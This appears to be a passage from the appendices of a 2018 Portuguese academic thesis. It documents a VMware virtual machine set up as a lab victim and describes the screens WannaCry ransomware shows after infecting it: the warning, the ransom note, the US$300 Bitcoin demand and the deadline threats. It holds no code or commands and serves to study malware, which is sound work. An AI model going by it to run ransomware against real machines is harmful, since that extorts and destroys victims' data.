Assim, foi configurado a máquina do laboratório, ela simula uma máquina comum, no qual ela é possível fazer conexão de rede, quando plugado um USB ela reconhece, entre outras outras configurações que se tem em uma máquina real. Com isso, essa máquina virtual estaria apta para fazer ataques reais, não só usando engenharia social, mas podendo fazer ataques usando vulnerabilidades de sistemas operacionais ou mesmo vulnerabilidade de softwares.



Figura 32 – Tela inicial de opções da *VMWare*.

Fonte: Autora,2018.



Figura 33 – Iniciando a *VMWare*

Fonte: Autora,2018.



Figura 34 – Configuração de Memória.

Fonte: Autora,2018.



Figura 35 – Configuração de Processador.

Fonte: Autora,2018.



Figura 36 – Configuração do Disco.

Fonte: Autora,2018.



Figura 37 – Configuração da ISO.

Fonte: Autora,2018.



Figura 38 – Configuração da Rede.

Fonte: Autora,2018.



Figura 39 – Configuração da Placa de som.

Fonte: Autora,2018.



Figura 40 – Configuração da conexão com a Impressora.

Fonte: Autora,2018.



Figura 41 – Configuração de conexão do USB.

Fonte: Autora,2018.



Figura 42 – Configuração da Tela do Monitor.

Fonte: Autora,2018.

ANEXO C – Máquina Infectada

Realizado o ataque na máquina da vítima o *Ransomware WannaCry* dispara uma mensagem inicial, no qual ela informa a vítima que ela sofreu um ataque do *WannaCry* e que seus dados foram criptografados e que ele, o usuário, precisará seguir as instruções que serão mostradas para ele, para que ele possa recuperar seus arquivos "roubados".



Figura 43 – Mensagem de aviso de infecção.

Fonte: Autora,2018.

Logo após que foi mostrado a mensagem inicial falado para a vítima sobre o "roubo", é mostrado a mensagem de resgate, no qual ela mostrado especificadamente o que aconteceu com o computador da vítima, mostra também como ele pode recuperar seus dados, onde eles permitem que o usuário descriptografe alguns dos arquivos criptografado, que no caso serão arquivos que não são tão importantes para as vítimas, mostrando assim que se a vítima seguir corretamente as instruções impostas seus dados realmente serão desbloqueados. Também é mostrado na mensagem de resgate como se deve fazer o pagamento e qual moeda eles exigem, que nesse caso é a moeda virtual*Bitcoin*. Muitos especialistas de segurança estão creditando como uma versão “bombada” do *WannaCry*, que está sendo chamado de *WannaCry* 2.0, *exploit* roubado da NSA, obriga o resgate de US$ 300 por máquina para os dados sejam devolvidos, onde esse valor ainda pode ficar mais alto, caso o pagamento não seja feito no horário estipulado por eles. Caso a vítima não faça nenhum pagamento até a hora definidas por eles, sendo ela as 2 horas e pouco

inicial, depois disso há um aumento no valor do resgate e são acrescentados algumas horas à mais, os dados da vítima serão apagados.



Figura 44 – Mensagem de resgate de dados.

Fonte: Autora,2018.